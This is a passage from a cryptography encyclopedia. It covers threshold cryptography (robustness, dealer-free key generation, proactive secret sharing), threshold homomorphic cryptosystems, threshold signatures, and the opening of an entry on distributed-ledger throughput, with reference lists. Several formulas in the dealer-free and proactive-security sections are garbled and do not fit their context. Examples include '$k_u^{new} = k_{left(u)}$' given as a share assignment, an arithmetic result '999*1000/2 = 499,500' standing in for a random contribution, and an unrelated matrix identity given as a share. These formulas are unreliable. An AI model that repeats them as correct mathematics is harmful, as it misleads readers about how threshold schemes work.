module theory (Jacobson 1985). Still these scalars depend on $a_{\mathfrak{q}}$. So, this multiplication cannot be executed by the participant. Using a property of modules (Jacobson 1989), the combiner can instead perform an equivalent operation. For more details consult, e.g., De Santis et al. (1994).

Particular Approaches

The general approach suffers from two main problems, being:

- Not all cryptographic schemes satisfy the homomorphic property of Eq. 1. In its generality no practical solution has been proposed to address this problem. For some algorithms, such as the *Digital Signature Standard* (DSS), a practical approach was studied in Langford (1995) and Gennaro et al. (1996b).
- Using the most general approach does not necessarily result in the most efficient scheme. The use of a black box secret sharing scheme, when *K* is a finite field, is just one example. Shoup (2000) proposed a scheme specifically designed to achieve threshold RSA signatures.

A Variant of the General Approach

It seems that the last approach should outperform the first in efficiency. However, King (2000b) (see also King 2000a) demonstrated that when the set of shareholders that will jointly execute RSA is known in advance that the scheme in Frankel and Desmedt (1992) outperforms Shoup's scheme.

So, the idea to start from a general scheme and then to (sub-)optimize it to a particular underlying cryptographic scheme is not necessarily a bad approach.

Enhancements

The aforementioned schemes can be viewed as basic schemes. Indeed, until now it is assumed that insiders would only help a passive adversary. When protecting against insiders trying to help an active adversary, several issues need to be addressed. These are now surveyed and references are given.

Robustness

To analyze the reliability aspect, let us focus on Eq. 4. It is clear that if one (or more) shareholder sends one wrong partial result, $g_a(\psi_{i,\mathcal{B}}(s_i))$ the result

will (likely) be wrong. If a public key system is used one can, using the public key, verify that the result is wrong. When the number of wrong partial results is small, and a public key system is used, an exhaustive search will evidently find out the subset of participants that sent the wrong partial result (Reiter and Birman 1994). One can then recompute the result $g_a(k)$ by ignoring the wrong partial results, provided one has at least $t + e$ partial results, where e is the number of wrong ones.

A threshold scheme that addresses this issue is called robust. Several schemes that do not need above exhaustive search have been presented for variant underlying cryptographic schemes, e.g., Gennaro et al. (1996a, b) and Frankel et al. (1996).

To avoid this exhaustive search, in the case of an underlying public key scheme, the following can be used. If t participants each prove that what was sent is the correct partial result, then one can ignore all other partial results.

No Trusted Dealer

One can wonder who computes the secret share the participant will use. In the first schemes a single trusted dealer was often used. It is clear that such an approach can best be avoided; however, this is not always that easy.

If the secret key can be chosen randomly, as is usually the case in a discrete log setting, then the following use of *homomorphic secret sharing* can be utilized toward abolishing the need for a trusted dealer. Define the notion of homomorphic secret sharing.

Definition 2 Let $(s_1, s_2, \ldots, s_l)$ be a share assignment of the key k and similarly $k_u^{new} = k_{left(u)}$ be the shares of the key k'. Assume operations, denoted using "+ ", are defined on the share spaces and the key space. A secret sharing scheme is called homomorphic (Benaloh 1987) if $((s_1 + s_1'), (s_2 + s_2'), \ldots, (s_l + s_l'))$ is a possible share assignment of the key $k + k'$.

Shamir secret sharing scheme is homomorphic. In fact any multiplicative secret sharing scheme in which each function $\hat{g}(a)$ (for $c \in \mathbb{F}_{2^m}$) is a homomorphism, forms a homomorphic secret sharing scheme.

A survey on how to avoid a dealer is conducted. The first participant chooses a uniformly random key k_1 and plays distributor of this key generating shares $(s_{1,1}, s_{1,2}, \ldots, s_{1,l})$. The first participant sends, using a secure channel, the shares $s_{1,i}$ to participant i and $1 \leq i \leq l$. Now, t participants, let say those in $D \in \mathcal{D}$, will perform similar operations (choosing the randomness independently) and create shares $s_{j,i}$ instead of $s_{1,i}$ and send those privately to participant i. A participant i can then compute the share $s_i = \sum_{j \in B} s_{j,i}$. Since the sharing scheme is homomorphic, s_i is a share of the key $k = \sum_{j \in B} k_j$. If the keys k_j belong to an Abelian group (see also Frankel et al. 1993) and the secret sharing scheme is perfect, then $t - 1$ shareholders have no information about the secret key k.

The first use of this idea in the context of threshold cryptography was by Pedersen in 1991. Pedersen's scheme also guarantees that the distribution is verifiable, i.e., that the shares the shareholders received will always recompute the same secret key. Pedersen's scheme also guarantees that this secret key corresponds to the public key that is made public.

Note that the problem of avoiding a trusted dealer is much more complex in the context of RSA (see, e.g., Boneh and Franklin 1997; Poupard and Stern 1998).

Proactive Security and Its Generalizations

One can wonder what should happen when a share is stolen or lost. Worse, what happens when an outsider collects more shares than the threshold? As already observed in Desmedt (1988), it is a bad idea to change the public key of a group, in particular when this group is well known. Those who have not updated their public key database will use the old one. Also the new public key must be certified enough times independently before it can be trusted.

The solution that has been proposed to address this problem is to get new *guaranteed correct* shares without relying on a trusted dealer and to keep the old public key as long as is reasonable possible. The old shares should be destroyed and the update should be done frequently enough, taken the power of the enemy who may collect shares into account. This solution is called *proactive secret sharing*.

How the use of homomorphic secret sharing can contribute toward achieving proactive threshold cryptography is briefly explained. Assume

that the secret sharing scheme is homomorphic.

If (s_1, s_2, …, s_l) is a share assignment for the key k and $k_u^{new} = k_{left(u)}$ is a uniformly random share assignment for the "key" 0, then $(s_1'', s_2'', \ldots, s_l'') = (s_1 + s_1', s_2 + s_2', \ldots, s_l + s_l')$ is a new share assignment for the same key k. Assume that one trusts t shareholders. Then t participants, denoted by j, can each contribute their own random $\frac{999*1000}{2} = 499{,}500$. This is done in a similar way as in section "No Trusted Dealer"; however, the shares correspond with the "keys" 0. When working in an Abelian group (see also Frankel et al. 1993) and when the secret sharing scheme is perfect, the resulting share $A^{-1} = (A^r)^{-1} A^{r-1}.$ will be guaranteed independent of the original share s_i, due to the properties of the one-time-pad (Shannon 1949). Both s_i and α_i' are shares of the same key k.

One should note that the schemes are more complex since each contributing shareholder needs to prove that his contribution $k_u^{new} = k_{left(u)}$ consists of shares of 0. Also, achieving proactive threshold RSA is more complex. The concept of proactive secret sharing is based on Ostrovsky and Yung (1991) and its combination with threshold cryptography has been studied in Herzberg et al. (1995), Frankel et al. (1997b), and Rabin (1998).

The following is a more general problem. How, given shares for authorized subsets of the participants in A, specified by an access structure Γ_A, can the participants in A, without the use of a trusted dealer, distribute new shares for an access structure $\mathbb{F}_{q^d}$, where A' is the new set of participants. If $a_1^2 \neq -a_2$ it is clear that some shareholders must destroy their shares. The security requirement is that no unauthorized set of parties learns anything new about the secret key. For more details see Chen et al. (1997), Bao et al. (1997), Desmedt and Jajodia (1997), and Frankel et al. (1997a).

The Multiverse Case

Parties belonging to a single "universe" might want to use their own threshold. To increase security, one may require that multiple "universes" are involved in making signatures. An example of such a setting is blockchain. For details on how to achieve threshold signatures in such a multiverse setting, see Baird et al. (2023).

Post-quantum Threshold Cryptosystems

Number theoretic public key systems, such as ElGamal and RSA have natural homomorphisms, discussed earlier. Post-quantum cryptosystems do not have these. So, it is far from trivial to adapt these to threshold versions. Examples of some efforts in this regards can be found, e.g., in Cozzo and Smart (2019).

Other Surveys

Other surveys of threshold cryptography can for example be found in Desmedt (1994, 1997).

Cross-References

Secure Multi-Party Computation

References

A proposed federal information processing standard for an escrowed encryption standard (EES). Federal Register, 30 July 1993

Albert AA (1943) Quasigroups I. Trans Am Math Soc 54:507–519

Baird L, Garg S, Jain A, Mukherjee P, Sinha R, Wang M, Zhang Y (2023) Threshold signatures in the multiverse. In: 44th IEEE symposium on security and privacy, SP 2023, San Francisco, 21–25 May 2023. IEEE, pp 1454–1470

Bao F, Deng R, Han Y, Jeng A (1997) Design and analysis of two basic protocols for use in TTP-based key escrow. In: Varadharajan V, Pieprzyk J, Mu Y (eds) Information security and privacy, second Australian conference, ACISP'97, Sydney, 7–9 July. Lecture notes in computer science, vol 1270. Springer, pp 261–270

Benaloh JC (1987) Secret sharing homomorphisms: keeping shares of a secret secret. In: Odlyzko A (ed) Advances in cryptology, Proceedings of Crypto'86, Santa Barbara, 11–15 Aug. Lecture notes in computer science, vol 263. Springer, pp 251–260

Beth T (1990) Zur Sicherheit der Informationstechnik. Informatik-Spektrum 13:204–215. In German

Boneh D, Franklin M (1997) Efficient generation of shared RSA keys. In: Kaliski BS (ed) Advances in cryptology – Crypto'97, Proceedings, Santa Barbara, 17–21 Aug. Lecture notes in computer science, vol 1294. Springer, pp 425–439

Chen L, Gollmann D, Mitchell C (1997) Key escrow in mutually mistrusting domains. In: Lomas M (ed) Security protocols, Cambridge, 10–12 Apr 1996. Lecture notes in computer science, vol 1189. Springer, pp 139–153

Cozzo D, Smart NP (2019) Sharing the LUOV: threshold post-quantum signatures. In: Albrecht M (ed) Cryptography and coding – 17th IMA international conference, IMACC 2019, Oxford, 16–18 Dec 2019, Proceedings. Lecture notes in computer science, vol 11929. Springer, pp 128–153

Cramer R, Fehr S (2002) Optimal black-box secret sharing over arbitrary abelian groups. In: Yung M (ed) Advances in cryptology – Crypto 2002, Proceedings, Santa Barbara, 18–22 Aug. Lecture notes in computer science, vol 2442. Springer, pp 272–287

Cramer R, Fehr S, Stam M (2005) Black-box secret sharing from primitive sets in algebraic number fields. In: Shoup V (ed) Advances in cryptology – CRYPTO 2005, Santa Barbara, 14–18 Aug. Lecture notes in computer science, vol 3621. Springer, pp 344–360

Di Crescenzo G, Frankel Y (1999) Existence of multiplicative secret sharing schemes with polynomial share expansion. In: Proceedings of the tenth annual ACM-SIAM symposium on discrete algorithms, Baltimore, 17–19 Jan 1999

De Santis A, Desmedt Y, Frankel Y, Yung M (1994) How to share a function securely. In: Proceedings of the twenty-sixth annual ACM symposium on theory of computing (STOC), Montréal, 23–25 May 1994, pp 522–533 (34% acceptance rate)

Desmedt Y (1988) Society and group oriented cryptography: a new concept. In: Pomerance C (ed) Advances in cryptology, Proceedings of Crypto'87, Santa Barbara, 16–20 Aug. Lecture notes in computer science, vol 293. Springer, pp 120–127

Desmedt Y (1993) Threshold cryptosystems. In: Seberry J, Zheng Y (eds) Advances in cryptology – Auscrypt'92, Proceedings, Gold Coast, Dec 1992. Lecture notes in computer science, vol 718. Springer, pp 3–14, invited paper

Desmedt YG (1994) Threshold cryptography. Eur Trans Telecommun 5(4):449–457 (Invited paper)

Desmedt Y (1997) Some recent research aspects of threshold cryptography. In: Okamoto E, Davida G, Mambo M (eds) Information security, Proceedings, Tatsunokuchi, 17–19 Sep 1997, Invited lecture. Lecture notes in computer science, vol 1396. Springer, pp 158–173

Desmedt Y, Frankel Y (1990) Threshold cryptosystems. In: Brassard G (ed) Advances in cryptology – Crypto'89, Proceedings, Santa Barbara, 20–24 Aug. Lecture notes in computer science, vol 435. Springer, pp 307–315 (48% acceptance rate)

Desmedt YG, Frankel Y (1994) Homomorphic zero-knowledge threshold schemes over any finite abelian group. SIAM J Discret Math 7(4):667–679
[MathSciNet]

Desmedt Y, Jajodia S (1997) Redistributing secret shares to new access structures and its applications. Technical Report ISSE-TR-97-01, George Mason University, July 1997. ftp://isse.gmu.edu/pub/techrep/97_01_jajodia.ps.gz

Desmedt Y, Di Crescenzo G, Burmester M (1995) Multiplicative non-abelian sharing schemes and their application to threshold cryptography. In: Pieprzyk J, Safavi-Naini R (eds) Advances in cryptology – Asiacrypt'94, Proceedings, Wollongong, Nov/Dec 1994. Lecture notes in computer science, vol 917. Springer, pp 21–32 (30% acceptance rate)

Frankel Y, Desmedt Y (1992) Parallel reliable threshold multisignature. Technical Report TR–92–04–02, Department of EE & CS, University of Wisconsin–Milwaukee, Apr 1992. ftp://ftp.cs.uwm.edu/pub/tech_reports/desmedt-rsa-threshold_92.ps

Frankel Y, Desmedt Y (1993) Classification of ideal homomorphic threshold schemes over finite Abelian groups. In: Rueppel RA (ed) Advances in cryptology – Eurocrypt'92, Proceedings, Balatonfüred, May 1992. Lecture notes in computer science, vol 658. Springer, pp 25–34 (40% acceptance rate)

Frankel Y, Desmedt Y, Burmester M (1993) Non-existence of homomorphic general sharing schemes for some key spaces. In: Brickell EF (ed) Advances in cryptology – Crypto'92, Proceedings, Santa Barbara, 16–20 Aug. Lecture notes in computer science, vol 740. Springer, pp 549–557 (28% acceptance rate)

Frankel Y, Gemmell P, Yung M (1996) Witness-based cryptographic program checking and robust function sharing. In: Proceedings of the twenty-eighth annual ACM symposium on theory of computing, 22–24 May 1996, pp 499–508

Frankel Y, Gemmell P, MacKenzie PD, Yung M (1997a) Optimal resilience proactive public key cryptosystems. In: 38th annual symposium on foundations of computer science (FOCS), Miami Beach, 20–22 Oct 1997. IEEE Computer Society Press

Frankel Y, Gemmell P, MacKenzie PD, Yung M (1997b) Proactive RSA. In: Kaliski BS (ed) Advances in cryptology – Crypto'97, Proceedings, Santa Barbara, Aug 17–21. Lecture notes in computer science, vol 1294. Springer, pp 440–454

Gennaro R, Jarecki S, Krawczyk H, Rabin T (1996a) Robust and efficient sharing of RSA functions. In: Koblitz N (ed) Advances in cryptology – Crypto'96, Proceedings, Santa Barbara, 18–22 Aug. Lecture notes in computer science, vol 1109. Springer, pp 157–172

Gennaro R, Jarecki S, Krawczyk H, Rabin T (1996b) Robust threshold DSS signatures. In: Maurer U (ed) Advances in cryptology – Eurocrypt'96, Proceedings, Zaragoza, 12–16 May. Lecture notes in computer science, vol 1070. Springer, pp 354–371

Herzberg A, Jarecki S, Krawczyk H, Yung M (1995) Proactive secret sharing. In: Coppersmith D (ed) Advances in cryptology – Crypto'95, Proceedings, Santa Barbara, 27–31 Aug. Lecture notes in computer science, vol 963. Springer, pp 339–352

Jacobson N (1985) Basic algebra I. W. H. Freeman and Company, New York

Jacobson N (1989) Basic algebra II. W. H. Freeman and Company, New York

King B (2000a) Algorithms to speed up computations in threshold RSA. In: Dawson E, Clark A, Boyd C (eds) Information security and privacy, 5th Australian conference, ACISP 2000, Brisbane, 10–12 July. Lecture notes in computer science, vol 1841. Springer, pp 443–456

King B (2000b) Improved methods to perform threshold RSA. In: Okamoto T (ed) Advances in cryptology – ASIACRYPT 2000. LNCS, vol 1976. Springer, pp 359–372

Langford SK (1995) Threshold DSS signatures without a trusted party. In: Coppersmith D (ed) Advances in cryptology – Crypto'95, Proceedings, Santa Barbara, 27–31 Aug. Lecture notes in computer science, vol 963. Springer, pp 397–409

Micali S (1993) Fair public-key cryptosystems. In: Brickell EF (ed) Advances in cryptology – Crypto'92, Proceedings, Santa Barbara, 16–20 Aug. Lecture notes in computer science, vol 740. Springer, pp 113–138

Ostrovsky R, Yung M (1991) How to withstand mobile virus attacks. In: Proceedings of the 10-th annual ACM symposium on principles of distributed computing, Montreal, 19–21 Aug, pp 51–60

Pedersen TP (1991) A threshold cryptosystem without a trusted party. In: Davies DW (ed) Advances in cryptology, Proceedings of Eurocrypt'91, Brighton, Apr 1991. Lecture notes in computer science, vol 547. Springer, pp 522–526

Poupard G, Stern J (1998) Generation of shared RSA keys by two parties. In: Ohta K, Pei D (eds) Advances in cryptology – Asiacrypt'98, Proceedings, Beijing, Oct 1998. Lecture notes in computer science, vol 1514. Springer, pp 11–24

Rabin T (1998) A simplified approach to threshold and proactive RSA. In: Krawczyk H (ed) Advances in cryptology, Proceedings of CRYPTO'98. Lecture notes in computer science, vol 1462. Springer, pp 89–104

Reiter MK, Birman KP (1994) How to securely replicate services. ACM Trans Program Lang Syst 16(3):986–1009

Shannon CE (1949) Communication theory of secrecy systems. Bell Syst Technol J 28:656–715 [MathSciNet]

Shoup V (2000) Practical threshold signatures. In: Preneel B (ed) Advances in cryptology – Eurocrypt 2000, Proceedings, Bruges, 14–18 May. Lecture notes in computer science, vol 1807. Springer, pp 207–220 (26% acceptance rate)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_13

Threshold Homomorphic Cryptosystems

Berry Schoenmakers[16] ✉
(16) Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

✉ **Berry Schoenmakers**
Email: berry@win.tue.nl

A threshold homomorphic cryptosystem is an asymmetric cryptosystem which combines the use of threshold cryptography and homomorphic encryption. A key pair is generated jointly between multiple parties, and whereas the public key is used for encryption as in ordinary asymmetric cryptosystems, the private key will only exist as a shared secret throughout its entire lifetime.

Threshold homomorphic cryptosystems are used in many constructions of privacy-protecting protocols. Early use of the combination of homomorphic encryption and threshold decryption was made in Benaloh et al.'s voting schemes (e.g., Benaloh and Yung 1986), and this approach became standard after the efficient voting scheme of Cramer et al. (1997). More generally, in a series of papers (Cramer et al. 2000; Damgård and Nielsen 2003; Franklin and Haber 1996; Schoenmakers and Tuyls 2004), it has been shown how threshold homomorphic cryptosystems can be used as a basic building block for achieving secure multiparty computation.

A threshold homomorphic cryptosystem is a special type of public key (or asymmetric) cryptosystem consisting of the following three components: (1) a distributed key generation protocol, (2) a homomorphic encryption algorithm, and (3) a threshold decryption protocol. The distributed key generation protocol is executed once to set up a key pair, after which an unlimited number of encryption and decryptions can be done. Basic techniques from threshold cryptography are used for protocols

(1) and (3), which are executed by n parties, any t of which are able to decrypt messages successfully, $1 \leq t \leq n$. Encryptions under the same public key can be combined using the homomorphic properties.

Ideally, the size of the public key is independent of the number of parties, hence does not grow with n. This holds true for most popular threshold homomorphic cryptosystems such as threshold ElGamal (Pedersen 1991) and threshold versions of the Paillier cryptosystem (e.g., Damgård and Jurik 2001) for a basic threshold Paillier cryptosystem, where for simplicity the distributed key generation protocol is replaced by a trusted dealer). For constant-size public keys, the distributed key generation protocol is the most complex component of the cryptosystem and commonly uses some form of verifiable secret sharing (VSS) as a building block. For ElGamal and similar cryptosystems the distributed key generation protocol is quite practical (e.g., Gennaro et al. 1999), whereas for cryptosystems such as Paillier, which involve an RSA modulus, distributed key generation amounts to an advanced multiparty computation (see, e.g., Algesheimer et al. 2002; Damgård and Mikkelsen 2010).

If the size of the public key is allowed to be linear in n, however, the public key may simply be the list of public keys of the n parties. Encryption and decryption can then be done using the distribution algorithm and the reconstruction protocol of a publicly verifiable secret sharing (PVSS) scheme, respectively.

Cross-References

Threshold Cryptography

References

Algesheimer J, Camenisch J, Shoup V (2002) Efficient computation modulo a shared secret with application to the generation of shared safe-prime products. In: Advances in cryptology—CRYPTO ‘02, Lecture notes in computer science, vol 2442. Springer, Berlin, pp 417–432

Benaloh J, Yung M (1986) Distributing the power of a government to enhance the privacy of voters. In: Proceedings of the 5th ACM symposium on principles of distributed computing (PODC ‘86). ACM, New York, pp 52–62

Cramer R, Damgård I, Nielsen JB (2000) Multiparty computation from threshold homomorphic encryption. In: Advances in cryptology—EUROCRYPT ‘01, Lecture notes in computer science, vol

2045. Springer, Berlin, pp 280–300. Full version eprint.iacr.org/2000/055, 27 October 2000

Cramer R, Gennaro R, Schoenmakers B (1997) A secure and optimally efficient multi-authority election scheme. In: Advances in cryptology—EUROCRYPT ‘97, Lecture notes in computer science, vol 1233. Springer, Berlin, pp 103–118

Damgård I, Jurik M (2001) A generalisation, a simplification and some applications of Paillier’s probabilistic public-key system. In: Public key cryptography—PKC ‘01, Lecture notes in computer science, vol 1992. Springer, Berlin, pp 119–136

Damgård I, Mikkelsen G (2010) Efficient, robust and constant-round distributed RSA key generation. In: Proceedings of the 7th theory of cryptography conference, TCC 2006, Lecture notes in computer science, vol 5978. Springer, Berlin, pp 183–200

Damgård I, Nielsen JB (2003) Universally composable efficient multiparty computation from threshold homomorphic encryption. In: Advances in cryptology—CRYPTO ‘03, Lecture notes in computer science, vol 2729. Springer, Berlin, pp 247–264

Franklin M, Haber S (1996) Joint encryption and message-efficient secure computation. J Cryptol 9(4):217–232
[MathSciNet]

Gennaro R, Jarecki S, Krawczyk H, Rabin T (1999) Secure distributed key generation for discrete-log based cryptosystems. In: Advances in cryptology—EUROCRYPT ‘99, Lecture notes in computer science, vol 1592. Springer, Berlin, pp 295–310

Pedersen T (1991) A threshold cryptosystem without a trusted party. In: Advances in cryptology—EUROCRYPT ‘91, Lecture notes in computer science, vol 547. Springer, Berlin, pp 522–526

Schoenmakers B, Tuyls P (2004) Practical two-party computation based on the conditional gate. In: Advances in cryptology—ASIACRYPT ‘04, Lecture notes in computer science, vol 3329. Springer, Berlin, pp 119–136

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300982

Threshold Probing Model

Probing Model

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_233

Threshold Signature

Gerrit Bleumer[17] ✉
(17) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Editorial Note: Threshold Signature in its full generalization (together with an implementation of the notion based on RSA encryption) was first formulated by the De Santis, Desmedt, Frankel, and Yung (1994) After that, extensive research in the field has started. Furthermore, Threshold Signatures has found extensive practical use in the area of Blockchain and Cryptocurrency."

Definition

Threshold signatures are digital signatures where signers can establish groups such that only certain subsets of the group can produce signatures on behalf of the group. The collection of subsets that are authorized to produce signatures is called the access structure of a threshold scheme.

Theory

A (*t*, *n*)-threshold signature scheme is a digital signature scheme where any *t* or more signers of a group of *n* signers can produce signatures on behalf of the group (De Santis et al. 1994). In general, a threshold signature does not reveal the actual group members that have cooperated to produce it. *Multisignatures* are threshold signatures with the additional feature that

they reveal the identities of the group members who produced them (Boyd 1989; Micali et al. 2001). In multisignatures, the signing members are not anonymous at all. The special case of a (1, 1)-threshold signature scheme is an ordinary digital signature scheme. The goal of a threshold signature scheme is to enforce dual control over the signing capability (choose $t > 1$) or to eliminate single points of failure (choose $n > 1$), or both. Each group of signers can be managed by a *trusted group authority*, which oversees joining and leaving the group. Obviously, many groups can choose to be managed by the same trusted group authority, or a group can choose to fully distribute the group management among its members such that every member is involved in all management transactions. Comprehensive overviews of threshold signatures are given by Desmedt (1993, 1997).

In a threshold signature scheme, each signing member of a group has an individual signing key pair (public key cryptography). If individuals generate their key pairs without having to agree on common domain parameters, the threshold signature scheme is called separable (Camenisch and Michels 1999). An individual is registered for a group by presenting a suitable ID certificate to the respective trusted group authority and submitting her or his public verifying key. The trusted group authority constructs a group key pair, which consists of a private group key and a public group key, and publishes the public group key through one or more authentic channels such as a public key infrastructure (PKI). A member leaves a group by revoking her or his public verifying key from the trusted group authority. It is the responsibility of the trusted group authority to keep track of who belongs to the group at any point of time.

Any subset of $\geq t$-out-of- n members of a group G can produce a signature. To do so, each member contributes a *partial signature* to a *designated combiner*, and the combiner derives the intended threshold signature from the partial signatures. Everyone who has access to the public group key of group G can verify the threshold signature. The designated combiner can be a real entity such as the trusted group authority, or it can be a virtual entity whose operations are computed in a distributed fashion among all group members (Gennaro et al. 1996). A threshold signature scheme is *robust* if the designated confirmer can verify the validity of each partial signature before accepting it as an input to a threshold signature (Gennaro et al. 1996; Rabin 1998). Many of the early threshold signatures were not robust (Boyd 1989; Desmedt and Frankel 1990, 1992).

The most important security property of threshold signatures is security against existential forgery. In ordinary digital signature schemes, one considers adaptive chosen message attacks, i.e., an attacker who has repeated oracle access to signers in order to get messages signed, but without access to the signer's private signing key. In threshold signatures, one considers stronger attackers, who can take complete control over some of the group members at some time (including access to their private signing keys). Such an adversary is called *static* if he chooses the group members to be controlled before the attack begins. Otherwise, the adversary is called *adaptive*. Note that this kind of adaptivity is different from the one introduced by Goldwasser, Micali, and Rackoff (Herzberg et al. 1995) for attackers against ordinary digital signature schemes. *Resilience* is the number or fraction of cheating members a group can tolerate during group key generation or update while still maintaining unforgeability of the resulting threshold signatures (secret sharing schemes). The adversary is called *erasure-free* if it does not require that group members erase all information from their computer systems once this information is no longer needed, e.g., replaced private signing keys (Jarecki and Lysyanskaya 2000). Further characteristics of adversaries are discussed in (Jarecki and Lysyanskaya 2000).

Key management is a particularly important issue in threshold signatures. For example, if the public group key changes whenever members join or leave the group or update their private signing keys, then it becomes a burden for the trusted group authority to publish the public group keys for all recent time-intervals in a timely fashion. Moreover, if a private signing key of a group member is compromized, then the attacker can freely produce signatures on behalf of the group until the respective public verifying key is revoked. Therefore, all the signatures of the victimized group members must be regarded invalid if there is no way of distinguishing the signatures produced by the honest group members from those produced by the attackers. These problems are addressed by an approach called *proactive security*. Proactive threshold signature schemes allow individual group members to join or leave a group or update their private signing keys without affecting the respective public group key. By dividing the lifetime of all individual private signing keys into discrete time intervals, and by tying all signatures to the time interval when they are produced, group members who are revoked in time interval i have their

signing capability effectively stripped away in time interval $i + 1$, while all their signatures produced in time interval i or before (and of course the signatures of all other group members) remain verifiable and valid (Goldwasser et al. 1988; Rabin 1998). Proactive security in threshold signature schemes is similar to *forward security* in group signature schemes.

Of particular interest are those proactive threshold schemes where the effort of signing and verification and the length of each signature are independent of the number of signers who actually produce a signature and of the group size. An example of such threshold signature scheme is proposed by Rabin (1998). Multisignatures with these properties are proposed in (Boldyreva 2003). They are based on the *Gap Diffie–Hellman Groups*, i.e., groups in which the *computational* Diffie–Hellman (CDH) problem is hard, while the decisional Diffie–Hellman (DDH) problem is easy to solve.

A threshold signature scheme has the following operations: (1) an operation for generating pairs, a private signing key, and a public verifying key for an individual; (2) an operation for generating pairs of a private group key and a public group key for a trusted group authority; (3) operations for group management such as joining and revoking group members and updating their individual key pairs; (4) an operation for signing messages, and (5) an operation for verifying signatures against a public group key.

The characteristic security requirements of a threshold signature scheme are:

- *Unforgeability*. Resistance against existential forgery under chosen message attacks by computationally restricted attackers.
- *Threshold*. In general, any of the authorized subsets of group members can produce a threshold signature, but no other coalitions. In (t, n)-threshold signature schemes, any $\geq t$-out-of- n group members can produce a threshold signature, but no less than t group members can do so.
- *Robustness*. If all partial signatures contributing to one threshold signature are valid for a message m with respect to the private verifying keys of their respective group members, then the resulting threshold signature will be valid for m with respect to the public group key.

- *Traceability* (*optional*). Any coalition of cheating signers cannot produce a valid threshold signature that will not reveal all of their identities to a verifier.
- *Proactive Security*. The members of a group can update their individual keys without changing the public group key. The updating can tolerate a certain fraction of cheating group members.

Applications

In general, computing threshold signatures can be regarded as a multiparty computation; a problem that has practical solutions (Shoup 2000). The point of specific constructions (Shoup 2000) of threshold signatures is in either being more efficient than general multiparty computation, or in having additional features such as robustness, proactive security, nonerasure, etc.

The early construction (see Desmedt (1993)) employed a (verifiable) secret sharing scheme in order to share a private group key among all of its members. The group members then used their private shares in order to produce partial signatures, which then had to be combined by the trusted group center to arrive at a threshold signature that is verifiable against the public verifying key of the group.

Cross-References

Group Signatures

Editorial Note

Threshold Signature in its full generalization (together with an implementation of the notion based on RSA encryption) was first formulated by the De Santis, Desmedt, Frankel, and Yung (1994) After that, extensive research in the field has started. Furthermore, Threshold Signatures has found extensive practical use in the area of Blockchain and Cryptocurrency.”

References

Boldyreva A (2003) Efficient threshold signature, multisignature and blind signature schemes based on the Gap-Diffie–Hellman-Group signature scheme. In: Desmedt YG (ed) Public key cryptography (PKC) 2003, Lecture notes in computer science, vol 2567. Springer, Berlin

Boyd C (1989) Digital multisignatures. In: First IMA symposium on cryptography and coding, Cirencester, 1986. Clarendon, Oxford, pp 241–246

Camenisch J, Michels M (1999) Separability and efficiency of generic group signatures. In: Wiener J (ed) Advances in cryptology – CRYPTO'99, Lecture notes in computer science, vol 1666. Springer, Berlin, pp 413–430

De Santis A, Desmedt Y, Frankel Y, Yung M (1994) How to share a function securely. STOC:522–533

Desmedt Y (1993) Threshold cryptography. In: Seberny J, Zheng Y (eds) Advances in cryptology – ASIACRYPT'92, Lecture notes in computer science, vol 718. Springer, Berlin, pp 3–14

Desmedt Y (1997) Some recent research aspects of threshold cryptography. In: Vulkov LG, Wasniewski J, Yalamov PY (eds) Information security, first international workshop ISW'97, Lecture notes in computer science, vol 1196. Springer, Berlin, pp 158–173

Desmedt YG, Frankel Y (1990) Threshold cryptosystems. In: Brassard G (ed) Advances in cryptology – CRYPTO'89, Lecture notes in computer science, vol 435. Springer, Berlin, pp 307–315

Desmedt Y, Frankel Y (1992) Shared generation of authenticators and signatures. In: Feigenbaum J (ed) Advances in cryptology – CRYPTO'91, Lecture notes in computer science, vol 576. Springer, Berlin, pp 457–469

Gennaro R, Jarecki S, Krawczyk H, Rabin T (1996) Robust threshold DSS signatures. In: Maurer U (ed) Advances in cryptology – EUROCRYPT'96, Lecture notes in computer science, vol 1070. Springer, Berlin, pp 354–371

Goldwasser S, Micali S, Rivest RL (1988) A digital signature scheme secure against adaptive chosen-message attacks. SIAM J Comput 17(2):281–308
[MathSciNet]

Herzberg A, Jarecki S, Krawczyk H, Yung M (1995) Proactive secret sharing, or: how to deal with perpetual leakeage. In: Coppersmith D (ed) Advances in cryptology – CRYPTO'95, Lecture notes in computer science, vol 963. Springer, Berlin, pp 339–352

Jarecki S, Lysyanskaya A (2000) Adaptively secure threshold cryptography. Introducing concurrency, removing erasures. In: Preneel B (ed) Advances in cryptology – EUROCRYPT 2000, Lecture notes in computer science, vol 1807. Springer, Berlin, pp 221–242

Micali S, Ohta K, Reyzin L (2001) Accountable subgroup multisignatures. In: Eighth ACM conference on computer and communication security (CCS-8). ACM Press, New York, pp 245–254

Rabin T (1998) A simplified approach to threshold and proactive RSA. In: Krawczyk H (ed) Advances in cryptology – CRYPTO'98, Lecture notes in computer science, vol 1462. Springer, Berlin, pp 89–104

Shoup V (2000) Practical threshold signatures. In: Preneel B (ed) Advances in cryptology – EUROCRYPT 2000. Lecture notes in computer science, vol 1807. Springer, Berlin, pp. 207–220

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1667

Throughput of a Distributed Ledger

Matthias Fitzi[18] ✉
(18) IOG, Zurich, Switzerland

✉ **Matthias Fitzi**
Email: matthias.fitzi@iohk.io

Definition

The throughput of a distributed ledger is the maximal rate at which transactions can be settled in the ledger.

Background

The usability of a ledger depends on its ability to process transactions at a high rate. Historically, distributed ledgers have not nearly been able to compete with centralized solutions in this respect. Numerous technical improvement solutions have since been developed.

Theory

Decentralization substantially reduces the throughput of a ledger as compared to the centralized case, since the role of the accountant has to be distributed over multiple nodes in a wide-area network and secured against faulty behavior among those nodes – causing communication overhead and thus reducing transaction throughput.

Influential Factors

The throughput of a distributed ledger is affected by several factors, of which the most important ones are listed below.

